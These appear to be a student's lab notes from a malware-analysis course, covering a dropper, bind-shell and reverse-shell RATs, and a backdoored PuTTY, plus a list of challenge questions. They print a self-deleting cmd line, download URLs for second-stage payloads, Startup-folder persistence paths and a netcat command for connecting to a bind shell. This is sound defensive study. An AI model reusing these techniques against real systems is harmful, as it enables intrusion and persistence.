Dropper.DownloadFromURL.exe

File Hashes & VT Analysis

sha256sum.exe filename → 92730427321a1c4ccfc0d0580834daef98121efa9bb8963da332bfd6cf1fda8a *Malware.Unknown.exe.malz
md5sum.exe filename → 1d8562c0adcaee734d63f7baaca02f7c *Malware.Unknown.exe.malz

VT Analysis: No Results

Basis Static Analysis

Strings & Floss Output	jjjj cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "%s" http://ssl-6582datamanager.helpdeskbros.local/favicon.ico C:\Users\Public\Documents\CR433101.dat.exe Mozilla/5.0 http://huskyhacks.dev ping 1.1.1.1 -n 1 -w 3000 > Nul & C:\Users\Public\Documents\CR433101.dat.exe Open

IAT & PEVIEW

Window API Calls

- DownloadFromURL
- InternetOpenURLA
- ShellExec


Basis Dynamic Analysis


Initial Detonation

- CMD window, no other indicators.

Network Based Indicators

- Looking from the stings






Host Based Indicators

Procmon

- **Filter by process Name which is mal file name &** filter **by operation contains file**



Hyphothesis:


- if the CR…dat.exe downloads a file and lands it in a file system from a remote address so its like malware dropper.
- Favicon.ico -> cybercriminals and APT's and malicious cyber actors like to abuse this fact because any thime you go to a website like this , you are inherently requesting the favicon ICO, and if it xists, it's served up to you.
- Above we can observed favicon.ico is requested but also there something written to the file system. We don't have enou inform ation to corelate these two things.
- Favicon.ico might be the second stage payload its requesting to the web resource and writing it to the file system.

More on HostBased Indicator

As we observed at initial detonation, without internet connection the cmd was opening and the malware was deleted.

Logical flow of the malware: If the malware detonated and reaches out a given url if url doesnot exist then exit and deleted from the disk.

Procmon filter: Details contains cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "%s"



Program Execution Flow:


- IF URL exists:
    - Download favicon.ico
    - Writes to disk (CR433101.dat.exe)
    - Run Favico.ico (CR433101.dat.exe)
- If URL doesn't exist:
    - Delete from disk
    - Do not run

RAT.commandshell.exe


Strings/Floss Output	InternetOpenW InternetOpenUrlW @wininet @wininet MultiByteToWideChar @kernel32 @kernel32 MessageBoxW @user32 @user32 @[+] what command can I run for you @[+] online @NO SOUP FOR YOU @\mscordll.exe @Nim httpclient/1.0.6 @/msdcorelib.exe @AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup @intrt explr @http://serv1.ec2-102-95-13-2-ubuntu.local


Basis Dynamic Analysis:

Initial detonation:



Network Signatures:





Follow the http stream of msdcorelib.exe

- there is get request to a particular resource on the serv1.ec2..ubuntu.local, so inetsim returns default with its binary that serves up and it looks like there is successful transiction.

- If its not in inetsim then it went to the host and try to download the /msdcoreli.exe file.

- It looks like as if this has been written somewhere on the operating system, given that it has successfully downloaded the inetsim default binary. And perhaps it's writing it somewhere. (that could be second stage payload.)
- There is no gurantee that the msdcorelib is the actual executable on the file system so what can happen is that a downloaded from a web resource and the writing to disk can be two very separate transictions.
- The data of the download can be transmitted first and then written to the file system with another name. its known as de-chaining or decoupling meaning that you download a web resource and write it to disk under separate name.

Potential File download	msdcorelib.exe


Host Signatures:

Hypothesis

- In string We have path: @AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
- Msdcorelib might be written to the startup directory

Procmon


Filter by: processname, opetation: file, path: from the strings (startup)



- it doesnot need to know the first part of the full file path; it dynamically guess the user and went to appdata of user.
- Also there is defference in filename one from wireshark is msdcorelib.exe and in host its mscoredll.exe

Persistence Binary

- Checking the writefile which is mscredll.exe on path C:\Users\john\AppData\Roaming \Microsoft\Windows\Start Menu\Programs\Startup\
- As its in startup directory whenever user logged out and logged in its going to be executed at the time of login.




Hypothesis (think about)

- When a host needs to make a connection to some other host. How does it think about and know what that connection is?
- The host itself needs to understand the concept of TCP if it's going to make TCP connection.
- So there are classes of functions that the operating system needs to understand to be able to perform TCP connection.
- From host based prespective, we can actually pick uo on some of these indicators as TCP artifacts, meaning that maybe a socket opens, maybe a connection goes out and all of this is coming from the host itself.
- When we talk about network indicators and host indicators, there really is a subset of the host based indicators that have to do with network signatures, but they are not quite out

live on the wire. We can pick them up with the wireshark. They are happening on the host, and that's where we should look for them.

- One of them is open socket for tcp connections on the host.
- We can use tool called tcp view to see this.



TCPVIEW

TCP socket in listening states	

Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Time	Module Name
RAT.Unknown.exe	5952	TCP	Listen	0.0.0.0	5555	0.0.0.0	0	5/12/2025 2:33:02 AM	RAT.Unknown.exe
RAT.Unknown.exe	5952	TCP	Close Wait	192.168.117.129	50325	192.168.117.128	80	5/12/2025 2:33:02 AM	RAT.Unknown.exe
services.exe	640	TCPv6	Listen	::	49671	::	0	5/7/2025 9:12:08 PM	services.exe
services.exe	640	TCP	Listen	0.0.0.0	49671	0.0.0.0	0	5/7/2025 9:12:08 PM	services.exe
spoolsv.exe	1896	TCPv6	Listen	::	49668	::	0	5/7/2025 9:12:06 PM	Spooler

- Address is any and port is 5555 on local host.

IN remnux: nc -nv 192.168.117.129 5555 (IP is of flare)

Base64 encoded data from socket on TCP 5555	
Command Injection Capability	

- In procmon we can also see in operation TCP the connection

it's look like a remote access trojan, its look like it has command injection capability, as it opened up a listening socket on the host that it infected; its bind shell that looks like it has command injection capability.

- We have bound port 5555 to the operating system, and we say anybody who connects here on port 5555 can issue a command succesfully and the command will be executed on

the operating system.

RAT.reverseshell.exe

String / Floss Output	GetLastError socket WSAIoctl closesocket getaddrinfo connect freeaddrinfo select __WSAFDIsSet recv Sleep CreatePipe SetHandleInformation CreateNamedPipeW CreateFileW GetCurrentProcess DuplicateHandle CloseHandle GetStdHandle CreateProcessW ReadFile WriteFile WaitForSingleObject send @cmd.exe /c @exit @.local @iterators.nim(189, 11) `len(a) == L` the length of the seq changed while iterating over it @kadusus


- No any ip or url in string

Pestudio:

Imports	socket capabilities are there

Network Indicators:

A Record DNS: aaaa..kadusis.local




- In strings we dint get any aaaaaaaa…., we get local, kadusis but not aaaaaaaaa ; reason behid are
- Here common malware tactic was employed where these strings are built at runtime during the binaries execution instead of compile.
- But there is a way to break up the strings so that it cannot be assembled unless the binary is actually running.
- So these A'a are actually concatenated at runtime.


- Techniques for analysis of these DNS callout or http request call out -> instead of sending to

another box; we send to ourself


- Rat.unknown.exe has a value which trying to reach aaaa.kadusus.local
- By using the host file we can trick malware to think its communcating.
- nano C:\windows\System32\drivers\etc\hosts
- 127.0.0.1 aaaaaaaaaaaaaaaaaaaa.kadusus.local

- We only have here dns which is connecting but we don't have the port or any info how its connecting.
  - Using procmon
    - Filter process name, operation as TCP.
    - We got from local to aaaa.kadusis.local.https

Potential callout to specified dns record on https port (443)	

Reverseshell capabilities	

- Analysing Parent Child process by operation tcp.



- Now we can observe all the process spwaned by parent process rat.unknown.exe pid(parent pid)

SillyPutty

Tools
Basic Static:
- File hashes
- VirusTotal
- FLOSS
- PEStudio
- PEView

Basic Dynamic Analysis
- Wireshark
- Inetsim
- Netcat
- TCPView
- Procmon

Challenge Questions:

Basic Static Analysis

- What is the SHA256 hash of the sample?
- What architecture is this binary?
- Are there any results from submitting the SHA256 hash to VirusTotal?
- Describe the results of pulling the strings from this binary. Record and describe any strings that are potentially interesting. Can any interesting information be extracted from the strings?
- Describe the results of inspecting the IAT for this binary. Are there any imports worth noting?
- Is it likely that this binary is packed?

Basic Dynamic Analysis
 - Describe initial detonation. Are there any notable occurrences at first detonation? Without internet simulation? With internet simulation?
 - From the host-based indicators perspective, what is the main payload that is initiated at detonation? What tool can you use to identify this?
 - What is the DNS record that is queried at detonation?
 - What is the callback port number at detonation?
 - What is the callback protocol at detonation?
 - How can you use host-based telemetry to identify the DNS record, port, and protocol?
 - Attempt to get the binary to initiate a shell on the localhost. Does a shell spawn? What is needed for a shell to spawn?

Note: its legit program with some kind of backdoor installed on it.


Basic Static Analysis

Sha256	0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83 *putty.exe
Architecture	32-bit
Virus total result	flagged as trojan/backdoor
